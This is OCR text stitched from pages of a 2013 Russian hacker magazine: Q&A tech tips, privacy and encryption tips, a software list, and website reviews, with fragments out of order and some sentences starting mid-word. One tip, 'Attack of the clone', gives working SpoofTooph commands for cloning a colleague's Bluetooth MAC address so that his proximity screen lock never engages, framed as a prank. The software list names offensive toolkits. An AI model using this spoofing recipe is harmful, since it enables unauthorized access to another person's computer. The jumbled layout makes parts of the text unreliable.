Следующим шагом зашифруем личную переписку в Gtalk или же Google Handsout. Для этого воспользуемся простеньким JavaScript-расширением (думаю, будет легче уговорить знакомых установить его, нежели убедить перейти на другой мессенджер). На вооружение можно взять, например, вот эту наработку: github.com/nicolas-t/gAES. Это расширение шифрует сообщения к определенным пользователям с помощью AES. На данный момент требует указания ключа в конфигурационном файле, но в планах реализация протокола обмена ключами. Установка очень проста и детально описана в readme проекта.

дишь пункт UNetbootin. Кстати, при последующем запуске UNetbotin выведет сообщение: «UNetbootin уже установлен. Удалить текущую версию?» Так вот, здесь имеется в виду удаление записи «UNetbootin» из GRUB, а не удаление самого приложения.

Q Нужно реализовать SMS-рассылку уведомлений с веб-сервера. Хочется дешево и сердито. Что порекомендуешь?

A По ссылке bit.ly/webSms находится подробный мануал, как настроить нужный тебе функционал, используя старый телефон или USB-модем, подключенный к компьютеру по COM- или USB-порту. Но наиболее простым решением будет заюзать в качестве SMS-шлюза любой бюджетный Android-фон, установив на него предварительно специальное приложение, например EnvayaSMS bit.ly/EnvayaSMS. Инструкции по настройке последнего и описание API для взаимодействия с сервером описаны на офсайте sms.envaya.org.

Q Активно использую Tor, но наслышан об уязвимостях в выходных узлах сети. Можно ли как-то обезопасить себя от этого? Можно ли привлечь дополнительные средства шифрования?

A Конечно, можно, но толку от этого не будет никакого. Смотри, помимо злонамеренных исходящих узлов Tor-сети, злонамеренными могут быть также десятки промежуточных узлов вне сети, через которые твой трафик идет до пункта назначения. Ты можешь даже пробросить VPN через Tor, но если сервер не поддерживает защищенное соединение, то что бы ты ни предпринимал — последняя миля твоего трафика к пункту назначения все равно будет уязвимой. Так что единственное разумное решение — установить HTTPS Everywhere bit.ly/aZvj4e и быть осторожным на тех ресурсах, где HTTPS не поддерживается.

Q После запуска Windows 8 проходит какое-то время до того, как система начнет запускать приложения из автозагрузки. Читал, что это сделано, чтобы ускорить загрузку на планшетных ПК, но у меня мощный десктоп, и я хочу загружать приложения сразу. Можно ли пофиксить?

A Можно, но не полностью, то есть небольшая пауза все равно останется, и с этим ничего нельзя поделать. Для минимизации этой паузы заходим в редактор реестра и в ветке (создать, если не существует)

Полезный хинт

АТАКА КЛОНА



Коллега выделывается какой-то программулиной, которая лочит его рабочий стол, как только он отдаляется с телефоном на 5–10 метров от рабочего места (видимо, задействован Bluetooth). Как бы над ним подшутить?


A Хорошая новость: все приложения из тех, что я видел, которые предоставляют подобный функционал, работают по очень простому принципу. Блокировка десктопа активируется, если в зоне видимости компьютера нет устройства с определенным MAC-адресом. То есть никакой авторизации, криптографии, паролей и ключей, что позволяет очень легко эту «защиту» обойти. Воспользуемся для этого, например, утилитой SpoofTooph (bit.ly/SpoofTooph). Можно скомпилировать ее под любой дистрибутив, а можно просто запустить любимый BackTrack, в котором она уже установлена. Каков сценарий? Мы создадим «клон» Bluetooth-устройства твоего коллеги, включая его MAC-адрес (работает почти аналогично ARP Spoofing). И когда он уйдет, его компьютер все равно будет думать, что видит его телефон, и не залочит скрин. Для того чтобы сделать это, вбей в терминал:

```
hciconfig hci0 up
/pentest/bluetooth/spooftooph/spooftooph -i hci0 -s
```

где ключ '-s' означает режим клонирования существующего устройства. Сразу после нажатия на <Enter> ты увидишь список найденных Bluetooth-устройств (смотри скриншот), нажимай «s» и вбивай нужную циферку. Все, почти готово. Осталось включить (если еще не включена) видимость твоего Bluetooth'а:

```
hciconfig hci0 up
hciconfig hci0 iscan
```

А вот что делать после того, как коллега ушел с рабочего места, — тут уже я полагаюсь только на твою фантазию :).



Выбор устройства для клонирования

3 Шифруем переписку по email

Существует множество способов зашифровать текст email-сообщения — от простой упаковки текста в запароленный архив до использования PGP-утилит. Но есть решение, которое позволяет шифровать твои сообщения, не покидая веб-интерфейса почтовика. Браузерное расширение (есть как для Chrome, так и для Firefox) Mailvelope (mailvelope.com) поддерживает веб-почтовики от Google, Yahoo, Microsoft, а также немецкий GMX.net. Работает расширение по принципам OpenPGP. Установка и конфигурация расширения предельно просты, как и его использование.

4 Облачные хранилища

Если тебе не дает уснуть мысль о том, что твоя информация лежит на серверах облачных хранилищ в открытом виде, зашифруй ее перед загрузкой в облако. Сделать это можно тысячью способов, самый удобный из которых — использовать приложение Boцxcryptor (www.boxcryptor.com) (поддерживает Dropbox и Google Drive). Главное его преимущество — наличие iOS- и Android-версий приложения. Как вариант, можно сменить облачное хранилище на такое, которое поддерживает шифрование на стороне клиента, например SpiderOak или Wuala.

5 Защищаемся от трекинга

Сейчас трудно найти страницу в интернете, которая бы не взаимодействовала каким-либо образом с интернет-гигантами (различные виджеты и кнопки от соцсетей, реклама от Google, Google Analytics и прочее). Соответственно, последние знают почти о каждом твоем шаге. Для того чтобы свести информацию о посещениях сайтов к минимуму, воспользуйся расширением DoNotTrackMe (bit.ly/doNotTrackMe). Расширение защитит от более чем 600 технологий трекинга, кроме того, как бонус ты получишь ускорение загрузки страниц.

```
roman@roman-laptop:~$ free
             total       used       free     shared    buffers     cached
Mem:       1801360    1580584     220776          0      44912     411196
-/+ buffers/cache:    1124476     676884
Swap:      4900416     426780    4473636
roman@roman-laptop:~$ cat /proc/swaps
Filename                                Type            Size    Used    Priority
/dev/sda5                               partition       3999740 62364   -1
/dev/zram0                              partition       900676  364416  5
roman@roman-laptop:~$ █
```

zRam в действии

```
HKEY_CURRENT_USER\Software\Microsoft\↵
Windows\CurrentVersion\Explorer\Serialize
```

создаем новый DWORD-параметр StartupDelayInMSec со значением, равным нулю. При следующем запуске системы заметишь уменьшение задержки.

Q Пишу простенький скрипт на Python. Использую subprocess.call для запуска и получения кода завершения системных утилит. Как подавить вывод запускаемых команд? Пробовал так: "res=subprocess.call (["ping", "xakep.ru"], stderr=None, stdout=None)", эффект нулевой.

A Все правильно. None здесь означает отсутствие какого-либо перенаправления потоков вообще. Для того чтобы перенаправить вывод команды «в никуда», вместо None тебе нужно указать файловый объект /dev/null для никсов или его виндовый аналог nul.


```
import os
from subprocess import call
devnull = open(os.devnull, 'w')
res = call(["ping", "xakep.ru"],↵
stderr=devnull, stdout=devnull)
print(res)
```

Q Начинаю вникать в тайны групповых политик Windows. Часто нужно искать настройки по названию, но использовать для этого встроенный фильтр не очень удобно. Есть ли другое решение?

A Как вариант, можешь скачать предоставляемый Microsoft Excel-файл bit.ly/gp_xls со списком всех настроек и искать по нему, что немного удобнее. Кроме того, можешь воспользоваться облачным приложением GPSearch bit.ly/searchGP, в котором реализован более удобный поиск по ключевым словам (смотри скриншот). Кстати, на базе последнего разработано также WindowsPhone-приложение GPSearch bit.ly/GPSearchWP.

Q В одном из прошлых FAQ было описано, как выполнять PowerShell-команды из C#. А реально ли выполнять код C#-файлов из PowerShell?

A Такой сценарий весьма необычен, но сделать можно. А все благодаря заядлым PowerShell'щикам, которые готовы накодить все, только бы не покидать свою консоль. Для выполнения C#-программ из PS-консоли воспользуйся скриптом от Инго Карштайна (Ingo Karstein) под названием C#Script bit.ly/SharpScript:



```
.\cssript.ps1 "programm.cs" "param1" ↵
"param2"
```

Каков принцип работы? Сначала C#-приложение компилируется в оперативную память, после чего запускается main-метод с использованием возможностей .NET-рефлексии. Конечно, при таком подходе есть некоторые ограничения, как, например, отсутствие поддержки ресурсов и прямого общения приложения с консолью, но все же это вполне рабочее решение.

Q Я храню некоторую статистическую информацию в JSON-файлах. Можно каким-либо образом запускать SQL-запросы поверх этих данных без физической загрузки их в БД?

A Если тебе нужен именно SQL, то попробуй воспользоваться возможностями PostgreSQL, а именно наличием поддержки Foreign Data Wrapper (обертки для внешних данных). Соответствующее расширение PostgreSQL для JSON-файлов лежит под лицензией GNU GPL v3.0 в GitHub'е компании CitusData github.com/citusdata/json_fdw. Если же разворачивать PostgreSQL не хочется, а тебя устроит и просто SQL-подобный язык запросов, то в таком случае выбор у тебя весьма богат. Множество примеров проектов, которые могут подойти, ты найдешь в этом обсуждении на StackOverflow: bit.ly/jsonQuery.

Q Как проще всего в линуксе заджойнить несколько JPG-файлов в один PDF?

A В этом тебе поможет консольная утилита convert из пакета ImageMagick:

```
$ convert *.jpg output.pdf
```

Альтернативное решение: можешь попробовать воспользоваться аналогичной утилитой из пакета GraphicsMagick:


```
$ gm convert *.jpg output.pdf
```

Q Как перемонтировать без перезагрузки rootfs, если она была примонтирована в режиме только для чтения?

A Перемонтирование корневой файловой системы в таком случае завершается ошибкой, поскольку команда mount пытается обновить файл /etc/mtab, который находится в этой же, доступной только для чтения файловой системе, что невозможно. Специально для решения этой проблемы существует опция -n, которая запрещает запись в этот файл:

```
mount -no remount,rw /
```

ПОЛЕЗНА ЛИ СОЛЬ?




В посвященной криптографической соли статье Википедии есть такое предложение: «Соль не спасет от подбора, например, администраторского пароля…». Действительно ли это так?



Главная цель «соли» заключается в предотвращении атаки на всю таблицу захешированных паролей сразу с использованием радужных таблиц (bit.ly/133xthQ). Что мы имеем в случае одного пароля? Во-первых, взломщику, очевидно, не нужно строить никаких таблиц, поэтому, учитывая, что «соль» ему известна, он может просто запустить перебор паролей, прибавляя к каждому тестируемому паролю «соль».



Но если пароль админа составлен по всем правилам хорошего пароля, то на полный перебор может потребоваться очень много времени. Вот именно здесь и появляется преимущество «посоленного» хеша над обычным: во-первых, существуют огромные базы данных хешей, а во-вторых, для обычных хешей уже сгенерированы огромные террабайтные радужные таблицы (bit.ly/rnbwTbls), с помощью которых можно быстро восстановить пароль.



>>WINDOWS

>DailySoft

7-Zip 9.20
DAEMON Tools Lite 4.47.1
Far Manager 3.0
Firefox 22
foobar2000 1.2.9
Google Chrome 28
K-Lite Mega Codec Pack 9.9.6
Miranda IM 0.10.14
Notepad++ 6.4.2
Opera 15.0
PuTTY 0.62
Skype 6.3
Sysinternals Suite
Total Commander 8.01
Unlocker 1.9.2
uTorrent 3.3
XnView 2.03

>Development

ActivePerl 5.16.3
ActivePython 2.7.2.5
ActiveTcl 8.6.0
Arcadia 0.12.2
CodeLobster PHP Edition 4.6.1
DEV-C++ 4.9.9.2
Dojo Toolkit 1.9
Eclipse 4.3
HTTP Debugger Pro 4.7
Komodo IDE 8.0.2
LispIDE 20100318
PluThon 2.0.0
PyDev 2.7.5
ReSharper 7.1.3
SQL Uniform 2.1.1
SQLiteStudio 2.1.4
ToroPHP
WaveMaker 6.5.3

>Misc

Auspex 1.3.5.118
AutoHotkey 1.0.48.05
AutoIt 3.3.8.1
Boot Snooze 1.0.5
ClipX 1.0.3.9
File Bucket 1.1.0
FluffyApp 2.0b4
Input Director 1.2.2
ManicTime 2.4
Moo0 FileShredder 1.20
OnTopReplica 3.4
QTTabBar 1.5.0.0
Registry Commander 13.02
RidNacs 2.0.3
SnakeTail 1.8.2
TreeSize Free 2.7
UltraSearch 1.7

>Multimedia

AIMP 3.50
doPDF 7.3.391
Fotobounce 3.9.1
FotoSketcher 2.45
Foxit Reader 6.0.5
GameSave Manager 3.1
Machete Lite 4.0
MetatOGGer 4.5
MPTagThat 3.1.2
Okozo Desktop 2.1.1
Poladroid 0.9.6
Sculptris Alpha 6
Similarity 1.8.4
SMRecorder 1.2.4
SPlayer 3.7
VidCoder 1.4.23
YACReader 6.5.3

>Net

AthTek NetWalk
BWMeter 6.5.2
Connectify 3.5.1
DNSDataView 1.41
GNS3 0.8.4
IMAPSize 0.3.7
mRemoteNG 1.70
Nemesis 1.4
Odysseus 2.0.0.84
Pamela 4.8
Probe Web Server 1.0
RFIDIOt 1.0a
UltraVNC 1.1.9.1
VodBurner 1.0.5
Xfire 1.149

>Security

Alpha3
API Monitor 2
Hook Analyser 2.5
HookAnalyser 2.5
jsql-injection v0.4
nishang 0.2.7
OllyDumpEx
OllyMigrate
Pafish
pdbparse
PEFrame 0.4
pev 0.60
PowerSploit
pyloris 3.2
Veil

>System

Cameyo 2.0.890
CCEnhancer 3.7
CCleaner 4.03
CPU-M Benchmark 1.3
CrystalDiskInfo 5.6.2
DHE Drive Info 3.3.561
Disk Investigator 1.31
DriverIdentifier 4.1
HWiNFO32 4.20
IObit Uninstaller 2.4
Logstalgia 1.0.3
Moo0 SystemMonitor 1.73
RouterPassView 1.47
UnknownDevices 1.5.2
WinContig 1.15a

>>MAC

Adium 1.5.7
BetterTouchTool 0.943
ejabberd 2.1.11
Integrity 4.2.2
Komodo Edit 8.5.0
MacDropAny 2.10
Magican Rest 1.1.0
Nomacs 1.0
OSXFUSE 2.6.0
PHP 5.5.0
Processing 2.0.1
Sismics Reader 1.1.1
SmartGitHg 4.6 rc3
Snippets 0.7.3
Soundcloud Downloader 2.3.9
VirtualBox 4.2.16
Wedge 1.0
WidgetRunner 1.0
Xojo 2013.1.0.0

>>UNIX

>Desktop

Bombonodvd 1.2.2
Calligra 2.6.4
Eviacam 1.7.0
Ffdiaporama 1.6
Fileroller 3.8.1
Flacon 0.8.0
Fluxbox 1.3.5
Gimp 2.8.6
Gnote 3.9.1
Kid3 2.3.0
Lives 2.0.5
Nightingale 1.12.0
Openshot 1.4.3
Peazip 5.0
Qgifer 0.2.1
Srt-translator 3.1
Sview 13.06
Viewnior 1.3

>Devel

Arcadia 0.12.2
Cmake 2.8.11
Cppcheck 1.60.1
Cutemarked 0.6.0
Dietlibc 0.33
Dogtail 0.8.2
Eclipse 4.3
Eric 5.3.4
Flask 0.10
Gitlab 5.3
Itext 5.4.2
Jackcess 1.2.13
Jenkins 1.520
Jqueryui 1.10.3
Matplotlib 1.3.0rc2
Midao 0.9.2
Myl10n 1.2
Sockets 2.3.9.9

>Games

Alienarena 7.65
Erebus 0.10
Triplea 1.7.0.3

>Net

Ajaxplorer 5.0.1
Amms 1.91
Clawsmail 3.9.2
Curl 7.31.0
Dirt 1.0.0a28
Eiskaltdcpp 2.2.8
Firefox 22.0
Gns3 0.8.4rc4
Histwi 0.6.7
Instantbird 1.4
Liferea 1.8.15
Nat-traverse 0.6
Pidgeon 1.2.3
Puggsy
Qcheckgmail 1.1.1
Shrewvpn 2.2.1
Transmission 2.80
Vinagre 3.4.2

>Security

Clamtk 4.45
EDB
Gnupg 2.0.20
jsql-injection v0.4
Msec 0.80.10
Qpass 1.3.2
Sagan 0.3.0
Snorby 2.6.2
Suricata 1.4.3
Trupax 7
Veil
Wireshark 1.10.0
Zap 2.1.0

>Server

Apache 2.4.4
Asterisk 11.5.0
Cassandra 1.2.6
CouchDB 1.3.1
CUPS 1.6.3
HAproxy 1.4.24
Lighttpd 1.4.32
Lucene 3.6.2
Memcached 1.4.15
MongoDB 2.4.4
nginx 1.4.1
OpenSSH 6.2
OpenVPN 2.3.2
Redis 2.6.14
Samba 4.0.7
Sphinx 2.0.8
Squid 3.3.8

>System

Cabextract 1.4
E2fsprogs 1.42.8
Grub2-editor 0.5.8
Gzip 1.6
Katello 1.3
Mylvmbackup 0.14
Nvidia 319.32
Rex 0.42.2
Smartmontools 6.1
Ultrafastsync
Virtualbox 4.2.14
Virtualmin 4.01
Whdd 2.0
Xenomai 2.6.2.1
Xf86-video-nouveau 1.0.8

>X-distr

Linux Mint 15

DVD

№ 08 (175) АВГУСТ 2013


ХАКЕР



WWW 2.0

Инструмент для онлайн-конвертации файлов с поддержкой кучи форматов






CLOUDCONVERT (cloudconvert.org)

→ CloudConvert — утилита для конвертации файлов между 132 форматами. Достаточно загрузить файл (напрямую или через Dropbox / Google Drive), выбрать целевой формат и способ, каким ты хочешь его получить, — по почте или же обратно в облачное хранилище. При этом электронные книги можно конвертировать под конкретный тип устройства (iPad, Android-планшет, Kindle и другие популярные читалки), аудио/видеофайлы можно обрезать, а картинки сжимать. Очевидный юзкейс — мобильные устройства, на которых внезапно может понадобиться посмотреть присланный файл в экзотичном формате.

TERMS OF SERVICE; DIDN'T READ (tosdr.org)

→ ToS;DR — проект, изучающий пользовательские соглашения различных веб-сервисов. В результате анализа прав пользователя и обязательств сервис-провайдера в каждом случае получилась шкала оценок от радужного A (например, поисковый сервис DuckDuckGo) до опрессивного E. Самый низкий на момент написания статьи рейтинг (D) присвоен YouTube. Практическая часть ToS;DR — это специальный плагин для браузера. При посещении сервиса можно нажать на специальную кнопку и получить выдержку из его TOS, подготовленную участниками проекта. Увы, популярных в Рунете сервисов, вроде Яндекса или ВКонтакте, здесь нет. Тем не менее это интересный инструмент для тех, кому хочется знать свои права в интернете.




Выдержки из пользовательских соглашений, подготовленные живыми людьми

02

Бредовый, но оригинальный и безумно затягивающий браузерный таймкиллер






CANDY BOX! (candies.aniwey.net)

→ Вряд ли ты сможешь что-то понять сразу после запуска CB. Какие-то конфеты, которые можно съесть или бросить на пол. Подожди, пока накопится 150 конфет, — тогда игра внезапно предложит... купить меч. И тут все завертится. Помнишь Progress Quest? Игрушка, больше всего похожая на табличку в Excel, откровенно стебалась над фанатами RPG, помешанными на прокачке, однотипных квестах и луте. Candy Box — более сложная вариация на ту же тему. Есть две характеристики — конфеты и леденцы, позволяющие покупать товары и прокачивать здоровье. У игры сформировалось небольшое, но преданное сообщество, а также вики, описывающее всю внутреннюю механику (candybox.wikia.com).

FACE TO GIF (hdragomir.github.io/facetogif)

→ Может так случиться, что в переписке или в обсуждении на форуме тебе захочется выразить всю глубину своих чувств характерным фейспалмом. Как сделать это по-быстрому? Тут приходит на помощь face to gif, простенькая тулза, позволяющая быстро записать через веб-камеру ноутбука гифку. Тут есть все, что нужно: четыре разрешения, возможность поставить запись на паузу и функция автоматической загрузки на фотохостинг imgur. Файл также можно скачать. По умолчанию тулза делает довольно тяжелые гифки, поэтому желательно сжать картинку перед публикацией — впрочем, это произойдет автоматически при публикации на imgur. И разумеется, нужен браузер, поддерживающий работу с веб-камерой, вроде последней версии Chrome или Firefox.



Простенькое веб-приложение, позволяющее записать с веб-камеры GIF-файл

04